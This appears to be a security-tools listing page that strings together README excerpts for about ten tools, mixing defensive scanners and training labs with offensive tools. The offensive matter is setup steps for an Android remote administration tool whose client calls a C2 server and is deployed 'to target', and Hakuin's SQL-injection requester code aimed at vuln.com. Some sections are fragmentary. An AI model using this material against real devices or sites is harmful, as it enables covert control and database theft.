Login
Login


Android application that runs a local VPN service to bypass DPI (Deep Packet Inspection) and censorship.
This application runs a SOCKS5 proxy ByeDPI and redirects all traffic through it.
https://github.com/dovecoteescapee/ByeDPIAndroid
To bypass some blocks, you may need to change the settings. More about the various settings can be found in the ByeDPI documentation.
You can ask for help in discussion.
No. All application features work without root.
No. The application uses the VPN mode on Android to redirect traffic, but does not send anything to a remote server. It does not encrypt traffic and does not hide your IP address.
plaintext Proxy type: SOCKS5 Proxy host: 127.0.0.1 Proxy port: 1080 (default)
None. The application does not send any data to a remote server. All traffic is processed on the device.
DPI (Deep Packet Inspection) is a technology for analyzing and filtering traffic. It is used by providers and government agencies to block sites and services.
For building the application, you need:
To build the application:
bash git clone --recurse-submodules
bash ./gradlew assembleRelease
app/build/outputs/apk/release/
Remote adminitration tool for android
console git clone https://github.com/Tomiwa-Ot/moukthar.git
/var/www/html/ and install dependencies console mv moukthar/Server/* /var/www/html/ cd /var/www/html/c2-server composer install cd /var/www/html/web-socket/ composer install cd /var/www chown -R www-data:www-data . chmod -R 777 . The default credentials are username: android and password: android
mysql CREATE USER 'android'@'localhost' IDENTIFIED BY 'your-password'; GRANT ALL PRIVILEGES ON *.* TO 'android'@'localhost'; FLUSH PRIVILEGES;
c2-server/.env and web-socket/.env
database.sql
console php Server/web-socket/App.php # OR sudo mv Server/websocket.service /etc/systemd/system/ sudo systemctl daemon-reload sudo systemctl enable websocket.service sudo systemctl start websocket.service
/etc/apache2/sites-available/000-default.conf ```console ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
- Modify/etc/apache2/apache2.confxml Comment this section #
Add this - Increase php file upload max size/etc/php/./apache2/php.iniini ; Increase size to permit large file uploads from client upload_max_filesize = 128M ; Set post_max_size to upload_max_filesize + 1 post_max_size = 129M - Set web socket server address in <script> tag inc2-server/src/View/home.phpandc2-server/src/View/features/files.phpconsole const ws = new WebSocket('ws://IP_ADDRESS:8080'); - Restart apache using the command belowconsole sudo a2enmod rewrite && sudo service apache2 restart - Set C2 server and web socket server address in clientfunctionality/Utils.javajava public static final String C2_SERVER = "http://localhost";
public static final String WEB_SOCKET_SERVER = "ws://localhost:8080"; ``` - Compile APK using Android Studio and deploy to target
 |


The Damn Vulnerable Drone is an intentionally vulnerable drone hacking simulator based on the popular ArduPilot/MAVLink architecture, providing a realistic environment for hands-on drone hacking.
The Damn Vulnerable Drone is a virtually simulated environment designed for offensive security professionals to safely learn and practice drone hacking techniques. It simulates real-world ArduPilot & MAVLink drone architectures and vulnerabilities, offering a hands-on experience in exploiting drone systems.
The Damn Vulnerable Drone aims to enhance offensive security skills within a controlled environment, making it an invaluable tool for intermediate-level security professionals, pentesters, and hacking enthusiasts.
Similar to how pilots utilize flight simulators for training, we can use the Damn Vulnerable Drone simulator to gain in-depth knowledge of real-world drone systems, understand their vulnerabilities, and learn effective methods to exploit them.
The Damn Vulnerable Drone platform is open-source and available at no cost and was specifically designed to address the substantial expenses often linked with drone hardware, hacking tools, and maintenance. Its cost-free nature allows users to immerse themselves in drone hacking without financial concerns. This accessibility makes the Damn Vulnerable Drone a crucial resource for those in the fields of information security and penetration testing, promoting the development of offensive cybersecurity skills in a safe environment.
The Damn Vulnerable Drone platform operates on the principle of Software-in-the-Loop (SITL), a simulation technique that allows users to run drone software as if it were executing on an actual drone, thereby replicating authentic drone behaviors and responses.
ArduPilot's SITL allows for the execution of the drone's firmware within a virtual environment, mimicking the behavior of a real drone without the need for physical hardware. This simulation is further enhanced with Gazebo, a dynamic 3D robotics simulator, which provides a realistic environment and physics engine for the drone to interact with. Together, ArduPilot's SITL and Gazebo lay the foundation for a sophisticated and authentic drone simulation experience.
While the current Damn Vulnerable Drone setup doesn't mirror every drone architecture or configuration, the integrated tactics, techniques and scenarios are broadly applicable across various drone systems, models and communication protocols.
ModTracer Finds Hidden Linux Kernel Rootkits and then make visible again.
Another way to make an LKM visible is using the imperius trick: https://github.com/MatheuZSecurity/Imperius

An open-source, prototype implementation of property graphs for JavaScript based on the esprima parser, and the EsTree SpiderMonkey Spec. JAW can be used for analyzing the client-side of web applications and JavaScript-based programs.
This project is licensed under GNU AFFERO GENERAL PUBLIC LICENSE V3.0. See here for more information.
JAW has a Github pages website available at https://soheilkhodayari.github.io/JAW/.
Release Notes:
JAW-V2 branch.JAW-V1 branch.The architecture of the JAW is shown below.

JAW can be used in two distinct ways:
Arbitrary JavaScript Analysis: Utilize JAW for modeling and analyzing any JavaScript program by specifying the program's file system path.
Web Application Analysis: Analyze a web application by providing a single seed URL.
Use the collected web resources to create a Hybrid Program Graph (HPG), which will be imported into a Neo4j database.
Optionally, supply the HPG construction module with a mapping of semantic types to custom JavaScript language tokens, facilitating the categorization of JavaScript functions based on their purpose (e.g., HTTP request functions).
Query the constructed Neo4j graph database for various analyses. JAW offers utility traversals for data flow analysis, control flow analysis, reachability analysis, and pattern matching. These traversals can be used to develop custom security analyses.
JAW also includes built-in traversals for detecting client-side CSRF, DOM Clobbering and request hijacking vulnerabilities.
The outputs will be stored in the same folder as that of input.
The installation script relies on the following prerequisites: - Latest version of npm package manager (node js) - Any stable version of python 3.x - Python pip package manager
Afterwards, install the necessary dependencies via:
$ ./install.sh
For detailed installation instructions, please see here.
You can run an instance of the pipeline in a background screen via:
$ python3 -m run_pipeline --conf=config.yaml
The CLI provides the following options:
$ python3 -m run_pipeline -h

usage: run_pipeline.py [-h] [--conf FILE] [--site SITE] [--list LIST] [--from FROM] [--to TO]

This script runs the tool pipeline.

optional arguments:
  -h, --help            show this help message and exit
  --conf FILE, -C FILE  pipeline configuration file. (default: config.yaml)
  --site SITE, -S SITE  website to test; overrides config file (default: None)
  --list LIST, -L LIST  site list to test; overrides config file (default: None)
  --from FROM, -F FROM  the first entry to consider when a site list is provided; overrides config file (default: -1)
  --to TO, -T TO        the last entry to consider when a site list is provided; overrides config file (default: -1)
Input Config: JAW expects a .yaml config file as input. See config.yaml for an example.
Hint. The config file specifies different passes (e.g., crawling, static analysis, etc) which can be enabled or disabled for each vulnerability class. This allows running the tool building blocks individually, or in a different order (e.g., crawl all webapps first, then conduct security analysis).
For running a quick example demonstrating how to build a property graph and run Cypher queries over it, do:
$ python3 -m analyses.example.example_analysis --input=$(pwd)/data/test_program/test.js
This module collects the data (i.e., JavaScript code and state values of web pages) needed for testing. If you want to test a specific JavaScipt file that you already have on your file system, you can skip this step.
JAW has crawlers based on Selenium (JAW-v1), Puppeteer (JAW-v2, v3) and Playwright (JAW-v3). For most up-to-date features, it is recommended to use the Puppeteer- or Playwright-based versions.
This web crawler employs foxhound, an instrumented version of Firefox, to perform dynamic taint tracking as it navigates through webpages. To start the crawler, do:
$ cd crawler
$ node crawler-taint.js --seedurl=https://google.com --maxurls=100 --headless=true --foxhoundpath=<optional-foxhound-executable-path>
The foxhoundpath is by default set to the following directory: crawler/foxhound/firefox which contains a binary named firefox.
Note: you need a build of foxhound to use this version. An ubuntu build is included in the JAW-v3 release.
To start the crawler, do:
$ cd crawler
$ node crawler.js --seedurl=https://google.com --maxurls=100 --browser=chrome --headless=true
See here for more information.
To start the crawler, do:
$ cd crawler/hpg_crawler
$ vim docker-compose.yaml # set the websites you want to crawl here and save
$ docker-compose build
$ docker-compose up -d
Please refer to the documentation of the hpg_crawler here for more information.
To generate an HPG for a given (set of) JavaScript file(s), do:
$ node engine/cli.js  --lang=js --graphid=graph1 --input=/in/file1.js --input=/in/file2.js --output=$(pwd)/data/out/ --mode=csv

optional arguments:
  --lang:   language of the input program
  --graphid:  an identifier for the generated HPG
  --input:  path of the input program(s)
  --output:     path of the output HPG, must be i
  --mode:   determines the output format (csv or graphML)
To import an HPG inside a neo4j graph database (docker instance), do:
$ python3 -m hpg_neo4j.hpg_import --rpath=<path-to-the-folder-of-the-csv-files> --id=<xyz> --nodes=<nodes.csv> --edges=<rels.csv>
$ python3 -m hpg_neo4j.hpg_import -h

usage: hpg_import.py [-h] [--rpath P] [--id I] [--nodes N] [--edges E]

This script imports a CSV of a property graph into a neo4j docker database.

optional arguments:
  -h, --help  show this help message and exit
  --rpath P   relative path to the folder containing the graph CSV files inside the `data` directory
  --id I      an identifier for the graph or docker container
  --nodes N   the name of the nodes csv file (default: nodes.csv)
  --edges E   the name of the relations csv file (default: rels.csv)
In order to create a hybrid property graph for the output of the hpg_crawler and import it inside a local neo4j instance, you can also do:
$ python3 -m engine.api <path> --js=<program.js> --import=<bool> --hybrid=<bool> --reqs=<requests.out> --evts=<events.out> --cookies=<cookies.pkl> --html=<html_snapshot.html>
Specification of Parameters:
<path>: absolute path to the folder containing the program files for analysis (must be under the engine/outputs folder).--js=<program.js>: name of the JavaScript program for analysis (default: js_program.js).--import=<bool>: whether the constructed property graph should be imported to an active neo4j database (default: true).--hybrid=bool: whether the hybrid mode is enabled (default: false). This implies that the tester wants to enrich the property graph by inputing files for any of the HTML snapshot, fired events, HTTP requests and cookies, as collected by the JAW crawler.--reqs=<requests.out>: for hybrid mode only, name of the file containing the sequence of obsevered network requests, pass the string false to exclude (default: request_logs_short.out).--evts=<events.out>: for hybrid mode only, name of the file containing the sequence of fired events, pass the string false to exclude (default: events.out).--cookies=<cookies.pkl>: for hybrid mode only, name of the file containing the cookies, pass the string false to exclude (default: cookies.pkl).--html=<html_snapshot.html>: for hybrid mode only, name of the file containing the DOM tree snapshot, pass the string false to exclude (default: html_rendered.html).For more information, you can use the help CLI provided with the graph construction API:
$ python3 -m engine.api -h
The constructed HPG can then be queried using Cypher or the NeoModel ORM.
You should place and run your queries in analyses/<ANALYSIS_NAME>.
You can use the NeoModel ORM to query the HPG. To write a query:
example_query_orm.py in the analyses/example folder.$ python3 -m analyses.example.example_query_orm
For more information, please see here.
You can use Cypher to write custom queries. For this:
example_query_cypher.py in the analyses/example folder.$ python3 -m analyses.example.example_query_cypher
For more information, please see here.
This section describes how to configure and use JAW for vulnerability detection, and how to interpret the output. JAW contains, among others, self-contained queries for detecting client-side CSRF and DOM Clobbering
Step 1. enable the analysis component for the vulnerability class in the input config.yaml file:
request_hijacking:
  enabled: true
  # [...]
  #
domclobbering:
  enabled: false
  # [...]

cs_csrf:
  enabled: false
  # [...]
Step 2. Run an instance of the pipeline with:
$ python3 -m run_pipeline --conf=config.yaml
Hint. You can run multiple instances of the pipeline under different screens:
$ screen -dmS s1 bash -c 'python3 -m run_pipeline --conf=conf1.yaml; exec sh'
$ screen -dmS s2 bash -c 'python3 -m run_pipeline --conf=conf2.yaml; exec sh'
$ # [...]
To generate parallel configuration files automatically, you may use the generate_config.py script.
The outputs will be stored in a file called sink.flows.out in the same folder as that of the input. For Client-side CSRF, for example, for each HTTP request detected, JAW outputs an entry marking the set of semantic types (a.k.a, semantic tags or labels) associated with the elements constructing the request (i.e., the program slices). For example, an HTTP request marked with the semantic type ['WIN.LOC'] is forgeable through the window.location injection point. However, a request marked with ['NON-REACH'] is not forgeable.
An example output entry is shown below:
[*] Tags: ['WIN.LOC']
[*] NodeId: {'TopExpression': '86', 'CallExpression': '87', 'Argument': '94'}
[*] Location: 29
[*] Function: ajax
[*] Template: ajaxloc + "/bearer1234/"
[*] Top Expression: $.ajax({ xhrFields: { withCredentials: "true" }, url: ajaxloc + "/bearer1234/" })

1:['WIN.LOC'] variable=ajaxloc
    0 (loc:6)- var ajaxloc = window.location.href
This entry shows that on line 29, there is a $.ajax call expression, and this call expression triggers an ajax request with the url template value of ajaxloc + "/bearer1234/, where the parameter ajaxloc is a program slice reading its value at line 6 from window.location.href, thus forgeable through ['WIN.LOC'].
In order to streamline the testing process for JAW and ensure that your setup is accurate, we provide a simple node.js web application which you can test JAW with.
First, install the dependencies via:
$ cd tests/test-webapp
$ npm install
Then, run the application in a new screen:
$ screen -dmS jawwebapp bash -c 'PORT=6789 npm run devstart; exec sh'
For more information, visit our wiki page here. Below is a table of contents for quick access.
Pull requests are always welcomed. This project is intended to be a safe, welcoming space, and contributors are expected to adhere to the contributor code of conduct.
If you use the JAW for academic research, we encourage you to cite the following paper:
@inproceedings{JAW,
  title = {JAW: Studying Client-side CSRF with Hybrid Property Graphs and Declarative Traversals},
  author= {Soheil Khodayari and Giancarlo Pellegrino},
  booktitle = {30th {USENIX} Security Symposium ({USENIX} Security 21)},
  year = {2021},
  address = {Vancouver, B.C.},
  publisher = {{USENIX} Association},
}
JAW has come a long way and we want to give our contributors a well-deserved shoutout here!
@tmbrbr, @c01gide, @jndre, and Sepehr Mirzaei.

Hakuin is a Blind SQL Injection (BSQLI) optimization and automation framework written in Python 3. It abstracts away the inference logic and allows users to easily and efficiently extract databases (DB) from vulnerable web applications. To speed up the process, Hakuin utilizes a variety of optimization methods, including pre-trained and adaptive language models, opportunistic guessing, parallelism and more.
Hakuin has been presented at esteemed academic and industrial conferences: - BlackHat MEA, Riyadh, 2023 - Hack in the Box, Phuket, 2023 - IEEE S&P Workshop on Offsensive Technology (WOOT), 2023
More information can be found in our paper and slides.
To install Hakuin, simply run:
pip3 install hakuin
Developers should install the package locally and set the -e flag for editable mode:
git clone git@github.com:pruzko/hakuin.git
cd hakuin
pip3 install -e .
Once you identify a BSQLI vulnerability, you need to tell Hakuin how to inject its queries. To do this, derive a class from the Requester and override the request method. Also, the method must determine whether the query resolved to True or False.
import aiohttp
from hakuin import Requester

class StatusRequester(Requester):
    async def request(self, ctx, query):
        r = await aiohttp.get(f'http://vuln.com/?n=XXX" OR ({query}) --')
        return r.status == 200
class ContentRequester(Requester):
    async def request(self, ctx, query):
        headers = {'vulnerable-header': f'xxx" OR ({query}) --'}
        r = await aiohttp.get(f'http://vuln.com/', headers=headers)
        return 'found' in await r.text()
To start extracting data, use the Extractor class. It requires a DBMS object to contruct queries and a Requester object to inject them. Hakuin currently supports SQLite, MySQL, PSQL (PostgreSQL), and MSSQL (SQL Server) DBMSs, but will soon include more options. If you wish to support another DBMS, implement the DBMS interface defined in hakuin/dbms/DBMS.py.
import asyncio
from hakuin import Extractor, Requester
from hakuin.dbms import SQLite, MySQL, PSQL, MSSQL

class StatusRequester(Requester):
    ...

async def main():
    # requester:    Use this Requester
    # dbms:         Use this DBMS
    # n_tasks:      Spawns N tasks that extract column rows in parallel
    ext = Extractor(requester=StatusRequester(), dbms=SQLite(), n_tasks=1)
    ...

if __name__ == '__main__':
    asyncio.get_event_loop().run_until_complete(main())
Now that eveything is set, you can start extracting DB metadata.
# strategy:
#   'binary':   Use binary search
#   'model':    Use pre-trained model
schema_names = await ext.extract_schema_names(strategy='model')
tables = await ext.extract_table_names(strategy='model')
columns = await ext.extract_column_names(table='users', strategy='model')
metadata = await ext.extract_meta(strategy='model')
Once you know the structure, you can extract the actual content.
# text_strategy:    Use this strategy if the column is text
res = await ext.extract_column(table='users', column='address', text_strategy='dynamic')
# strategy:
#   'binary':       Use binary search
#   'fivegram':     Use five-gram model
#   'unigram':      Use unigram model
#   'dynamic':      Dynamically identify the best strategy. This setting
#                   also enables opportunistic guessing.
res = await ext.extract_column_text(table='users', column='address', strategy='dynamic')
res = await ext.extract_column_int(table='users', column='id')
res = await ext.extract_column_float(table='products', column='price')
res = await ext.extract_column_blob(table='users', column='id')
More examples can be found in the tests directory.
Hakuin comes with a simple wrapper tool, hk.py, that allows you to use Hakuin's basic functionality directly from the command line. To find out more, run:
python3 hk.py -h
This repository is actively developed to fit the needs of security practitioners. Researchers looking to reproduce the experiments described in our paper should install the frozen version as it contains the original code, experiment scripts, and an instruction manual for reproducing the results.
@inproceedings{hakuin_bsqli,
  title={Hakuin: Optimizing Blind SQL Injection with Probabilistic Language Models},
  author={Pru{\v{z}}inec, Jakub and Nguyen, Quynh Anh},
  booktitle={2023 IEEE Security and Privacy Workshops (SPW)},
  pages={384--393},
  year={2023},
  organization={IEEE}
}
The original 403fuzzer.py :)
Fuzz 401/403ing endpoints for bypasses
This tool performs various checks via headers, path normalization, verbs, etc. to attempt to bypass ACL's or URL validation.
It will output the response codes and length for each request, in a nicely organized, color coded way so things are reaable.
I implemented a "Smart Filter" that lets you mute responses that look the same after a certain number of times.
You can now feed it raw HTTP requests that you save to a file from Burp.
usage: bypassfuzzer.py -h
Simply paste the request into a file and run the script!
- It will parse and use cookies & headers from the request. - Easiest way to authenticate for your requests
python3 bypassfuzzer.py -r request.txt
Specify a URL
python3 bypassfuzzer.py -u http://example.com/test1/test2/test3/forbidden.html
Specify cookies to use in requests:
some examples:
--cookies "cookie1=blah"
-c "cookie1=blah; cookie2=blah"
Specify a method/verb and body data to send
bypassfuzzer.py -u https://example.com/forbidden -m POST -d "param1=blah¶m2=blah2"
bypassfuzzer.py -u https://example.com/forbidden -m PUT -d "param1=blah¶m2=blah2"
Specify custom headers to use with every request Maybe you need to add some kind of auth header like Authorization: bearer <token>
Specify -H "header: value" for each additional header you'd like to add:
bypassfuzzer.py -u https://example.com/forbidden -H "Some-Header: blah" -H "Authorization: Bearer 1234567"
Based on response code and length. If it sees a response 8 times or more it will automatically mute it.
Repeats are changeable in the code until I add an option to specify it in flag
NOTE: Can't be used simultaneously with -hc or -hl (yet)
# toggle smart filter on
bypassfuzzer.py -u https://example.com/forbidden --smart
Useful if you wanna proxy through Burp
bypassfuzzer.py -u https://example.com/forbidden --proxy http://127.0.0.1:8080
# skip sending headers payloads
bypassfuzzer.py -u https://example.com/forbidden -sh
bypassfuzzer.py -u https://example.com/forbidden --skip-headers

# Skip sending path normailization payloads
bypassfuzzer.py -u https://example.com/forbidden -su
bypassfuzzer.py -u https://example.com/forbidden --skip-urls
Provide comma delimited lists without spaces. Examples:
# Hide response codes
bypassfuzzer.py -u https://example.com/forbidden -hc 403,404,400

# Hide response lengths of 638
bypassfuzzer.py -u https://example.com/forbidden -hl 638

APKDeepLens is a Python based tool designed to scan Android applications (APK files) for security vulnerabilities. It specifically targets the OWASP Top 10 mobile vulnerabilities, providing an easy and efficient way for developers, penetration testers, and security researchers to assess the security posture of Android apps.
APKDeepLens is a Python-based tool that performs various operations on APK files. Its main features include:
To use APKDeepLens, you'll need to have Python 3.8 or higher installed on your system. You can then install APKDeepLens using the following command:
git clone https://github.com/d78ui98/APKDeepLens/tree/main
cd /APKDeepLens
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
python APKDeepLens.py --help
git clone https://github.com/d78ui98/APKDeepLens/tree/main
cd \APKDeepLens
python3 -m venv venv
.\venv\Scripts\activate
pip install -r .\requirements.txt
python APKDeepLens.py --help
To simply scan an APK, use the below command. Mention the apk file with -apk argument. Once the scan is complete, a detailed report will be displayed in the console.
python3 APKDeepLens.py -apk file.apk
If you've already extracted the source code and want to provide its path for a faster scan you can use the below command. Mention the source code of the android application with -source parameter.
python3 APKDeepLens.py -apk file.apk -source <source-code-path>
To generate detailed PDF and HTML reports after the scan you can pass -report argument as mentioned below.
python3 APKDeepLens.py -apk file.apk -report
We welcome contributions to the APKDeepLens project. If you have a feature request, bug report, or proposal, please open a new issue here.
For those interested in contributing code, please follow the standard GitHub process. We'll review your contributions as quickly as possible :)

drozer (formerly Mercury) is the leading security testing framework for Android.
drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.
drozer provides tools to help you use, share and understand public Android exploits. It helps you to deploy a drozer Agent to a device through exploitation or social engineering. Using weasel (WithSecure's advanced exploitation payload) drozer is able to maximise the permissions available to it by installing a full agent, injecting a limited agent into a running process, or connecting a reverse shell to act as a Remote Access Tool (RAT).
drozer is a good tool for simulating a rogue application. A penetration tester does not have to develop an app with custom code to interface with a specific content provider. Instead, drozer can be used with little to no programming experience required to show the impact of letting certain components be exported on a device.
drozer is open source software, maintained by WithSecure, and can be downloaded from: https://labs.withsecure.com/tools/drozer/
To help with making sure drozer can be run on modern systems, a Docker container was created that has a working build of Drozer. This is currently the recommended method of using Drozer on modern systems.
Note: On Windows please ensure that the path to the Python installation and the Scripts folder under the Python installation are added to the PATH environment variable.
Note: On Windows please ensure that the path to javac.exe is added to the PATH environment variable.
git clone https://github.com/WithSecureLabs/drozer.git
cd drozer
python setup.py bdist_wheel
sudo pip install dist/drozer-2.x.x-py2-none-any.whl
git clone https://github.com/WithSecureLabs/drozer.git
cd drozer
make deb
sudo dpkg -i drozer-2.x.x.deb
git clone https://github.com/WithSecureLabs/drozer.git
cd drozer
make rpm
sudo rpm -I drozer-2.x.x-1.noarch.rpm
NOTE: Windows Defender and other Antivirus software will flag drozer as malware (an exploitation tool without exploit code wouldn't be much fun!). In order to run drozer you would have to add an exception to Windows Defender and any antivirus software. Alternatively, we recommend running drozer in a Windows/Linux VM.
git clone https://github.com/WithSecureLabs/drozer.git
cd drozer
python.exe setup.py bdist_msi
Run dist/drozer-2.x.x.win-x.msi
Drozer can be installed using Android Debug Bridge (adb).
Download the latest Drozer Agent here.
$ adb install drozer-agent-2.x.x.apk
You should now have the drozer Console installed on your PC, and the Agent running on your test device. Now, you need to connect the two and you're ready to start exploring.
We will use the server embedded in the drozer Agent to do this.
If using the Android emulator, you need to set up a suitable port forward so that your PC can connect to a TCP socket opened by the Agent inside the emulator, or on the device. By default, drozer uses port 31415:
$ adb forward tcp:31415 tcp:31415
Now, launch the Agent, select the "Embedded Server" option and tap "Enable" to start the server. You should see a notification that the server has started.
Then, on your PC, connect using the drozer Console:
On Linux:
$ drozer console connect
On Windows:
> drozer.bat console connect
If using a real device, the IP address of the device on the network must be specified:
On Linux:
$ drozer console connect --server 192.168.0.10
On Windows:
> drozer.bat console connect --server 192.168.0.10
You should be presented with a drozer command prompt:
selecting f75640f67144d9a3 (unknown sdk 4.1.1)
dz>
The prompt confirms the Android ID of the device you have connected to, along with the manufacturer, model and Android software version.
You are now ready to start exploring the device.
| Command | Description |
|---|---|
| run | Executes a drozer module |
| list | Show a list of all drozer modules that can be executed in the current session. This hides modules that you do not have suitable permissions to run. |
| shell | Start an interactive Linux shell on the device, in the context of the Agent process. |
| cd | Mounts a particular namespace as the root of session, to avoid having to repeatedly type the full name of a module. |
| clean | Remove temporary files stored by drozer on the Android device. |
| contributors | Displays a list of people who have contributed to the drozer framework and modules in use on your system. |
| echo | Print text to the console. |
| exit | Terminate the drozer session. |
| help | Display help about a particular command or module. |
| load | Load a file containing drozer commands, and execute them in sequence. |
| module | Find and install additional drozer modules from the Internet. |
| permissions | Display a list of the permissions granted to the drozer Agent. |
| set | Store a value in a variable that will be passed as an environment variable to any Linux shells spawned by drozer. |
| unset | Remove a named variable that drozer passes to any Linux shells that it spawns. |
drozer is released under a 3-clause BSD License. See LICENSE for full details.
drozer is Open Source software, made great by contributions from the community.
Bug reports, feature requests, comments and questions can be submitted here.
DroidLysis is a pre-analysis tool for Android apps: it performs repetitive and boring tasks we'd typically do at the beginning of any reverse engineering. It disassembles the Android sample, organizes output in directories, and searches for suspicious spots in the code to look at. The output helps the reverse engineer speed up the first few steps of analysis.
DroidLysis can be used over Android packages (apk), Dalvik executables (dex), Zip files (zip), Rar files (rar) or directories of files.
sudo apt-get install default-jre git python3 python3-pip unzip wget libmagic-dev libxml2-dev libxslt-dev
Install Android disassembly tools
Apktool ,
$ mkdir -p ~/softs
$ cd ~/softs
$ wget https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.9.3.jar
$ wget https://bitbucket.org/JesusFreke/smali/downloads/baksmali-2.5.2.jar
$ wget https://github.com/pxb1988/dex2jar/releases/download/v2.4/dex-tools-v2.4.zip
$ unzip dex-tools-v2.4.zip
$ rm -f dex-tools-v2.4.zip
Install from Git in a Python virtual environment (python3 -m venv, or pyenv virtual environments etc).
$ python3 -m venv venv
$ source ./venv/bin/activate
(venv) $ pip3 install git+https://github.com/cryptax/droidlysis
Alternatively, you can install DroidLysis directly from PyPi (pip3 install droidlysis).
conf/general.conf. In particular make sure to change /home/axelle with your appropriate directories.[tools]
apktool = /home/axelle/softs/apktool_2.9.3.jar
baksmali = /home/axelle/softs/baksmali-2.5.2.jar
dex2jar = /home/axelle/softs/dex-tools-v2.4/d2j-dex2jar.sh
procyon = /home/axelle/softs/procyon-decompiler-0.5.30.jar
keytool = /usr/bin/keytool
...
python3 ./droidlysis3.py --help
The configuration file is ./conf/general.conf (you can switch to another file with the --config option). This is where you configure the location of various external tools (e.g. Apktool), the name of pattern files (by default ./conf/smali.conf, ./conf/wide.conf, ./conf/arm.conf, ./conf/kit.conf) and the name of the database file (only used if you specify --enable-sql)
Be sure to specify the correct paths for disassembly tools, or DroidLysis won't find them.
DroidLysis uses Python 3. To launch it and get options:
droidlysis --help
For example, test it on Signal's APK:
droidlysis --input Signal-website-universal-release-6.26.3.apk --output /tmp --config /PATH/TO/DROIDLYSIS/conf/general.conf
DroidLysis outputs:
--output /tmp, the analysis will be written to /tmp/Signalwebsiteuniversalrelease4.52.4.apk-f3c7d5e38df23925dd0b2fe1f44bfa12bac935a6bc8fe3a485a4436d4487a290.droidlysis.db) containing properties it noticed.Get usage with droidlysis --help
The input can be a file or a directory of files to recursively look into. DroidLysis knows how to process Android packages, DEX, ODEX and ARM executables, ZIP, RAR. DroidLysis won't fail on other type of files (unless there is a bug...) but won't be able to understand the content.
When processing directories of files, it is typically quite helpful to move processed samples to another location to know what has been processed. This is handled by option --movein. Also, if you are only interested in statistics, you should probably clear the output directory which contains detailed information for each sample: this is option --clearoutput. If you want to store all statistics in a SQL database, use --enable-sql (see here)
DEX decompilation is quite long with Procyon, so this option is disabled by default. If you want to decompile to Java, use --enable-procyon.
DroidLysis's analysis does not inspect known 3rd party SDK by default, i.e. for instance it won't report any suspicious activity from these. If you want them to be inspected, use option --no-kit-exception. This usually creates many more detected properties for the sample, as SDKs (e.g. advertisment) use lots of flagged APIs (get GPS location, get IMEI, get IMSI, HTTP POST...).
--output DIR)This directory contains (when applicable):
AndroidManifest.xml
res
lib, assets assets
smali (and others)META-INF
./unzipped
classes.dex (and others), and converted to jar: classes-dex2jar.jar, and unjarred in ./unjarred
The following files are generated by DroidLysis:
autoanalysis.md: lists each pattern DroidLysis detected and where.report.md: same as what was printed on the consoleIf you do not need the sample output directory to be generated, use the option --clearoutput.
--import-exodus)$ python3 ./droidlysis3.py --import-exodus --verbose
Processing file: ./droidurl.pyc ...
DEBUG:droidconfig.py:Reading configuration file: './conf/./smali.conf'
DEBUG:droidconfig.py:Reading configuration file: './conf/./wide.conf'
DEBUG:droidconfig.py:Reading configuration file: './conf/./arm.conf'
DEBUG:droidconfig.py:Reading configuration file: '/home/axelle/.cache/droidlysis/./kit.conf'
DEBUG:droidproperties.py:Importing ETIP Exodus trackers from https://etip.exodus-privacy.eu.org/api/trackers/?format=json
DEBUG:connectionpool.py:Starting new HTTPS connection (1): etip.exodus-privacy.eu.org:443
DEBUG:connectionpool.py:https://etip.exodus-privacy.eu.org:443 "GET /api/trackers/?format=json HTTP/1.1" 200 None
DEBUG:droidproperties.py:Appending imported trackers to /home/axelle/.cache/droidlysis/./kit.conf
Trackers from Exodus which are not present in your initial kit.conf are appended to ~/.cache/droidlysis/kit.conf. Diff the 2 files and check what trackers you wish to add.
If you want to process a directory of samples, you'll probably like to store the properties DroidLysis found in a database, to easily parse and query the findings. In that case, use the option --enable-sql. This will automatically dump all results in a database named droidlysis.db, in a table named samples. Each entry in the table is relative to a given sample. Each column is properties DroidLysis tracks.
For example, to retrieve all filename, SHA256 sum and smali properties of the database:
sqlite> select sha256, sanitized_basename, smali_properties from samples;
f3c7d5e38df23925dd0b2fe1f44bfa12bac935a6bc8fe3a485a4436d4487a290|Signalwebsiteuniversalrelease4.52.4.apk|{"send_sms": true, "receive_sms": true, "abort_broadcast": true, "call": false, "email": false, "answer_call": false, "end_call": true, "phone_number": false, "intent_chooser": true, "get_accounts": true, "contacts": false, "get_imei": true, "get_external_storage_stage": false, "get_imsi": false, "get_network_operator": false, "get_active_network_info": false, "get_line_number": true, "get_sim_country_iso": true,
...
What DroidLysis detects can be configured and extended in the files of the ./conf directory.
A pattern consist of:
send_sms. This is to name the property. Must be unique across the .conf file.;->sendTextMessage|;->sendMultipartTextMessage|SmsManager;->sendDataMessage. In the smali.conf file, this regexp is match on Smali code. In this particular case, there are 3 different ways to send SMS messages from the code: sendTextMessage, sendMultipartTextMessage and sendDataMessage.[send_sms]
pattern=;->sendTextMessage|;->sendMultipartTextMessage|SmsManager;->sendDataMessage
description=Sending SMS messages
Exodus Privacy maintains a list of various SDKs which are interesting to rule out in our analysis via conf/kit.conf. Add option --import_exodus to the droidlysis command line: this will parse existing trackers Exodus Privacy knows and which aren't yet in your kit.conf. Finally, it will append all new trackers to ~/.cache/droidlysis/kit.conf.
Afterwards, you may want to sort your kit.conf file:
import configparser
import collections
import os

config = configparser.ConfigParser({}, collections.OrderedDict)
config.read(os.path.expanduser('~/.cache/droidlysis/kit.conf'))
# Order all sections alphabetically
config._sections = collections.OrderedDict(sorted(config._sections.items(), key=lambda t: t[0] ))
with open('sorted.conf','w') as f:
    config.write(f)
This is a self-contained plugin for radare2 that allows to instrument remote processes using frida.
The radare project brings a complete toolchain for reverse engineering, providing well maintained functionalities and extend its features with other programming languages and tools.
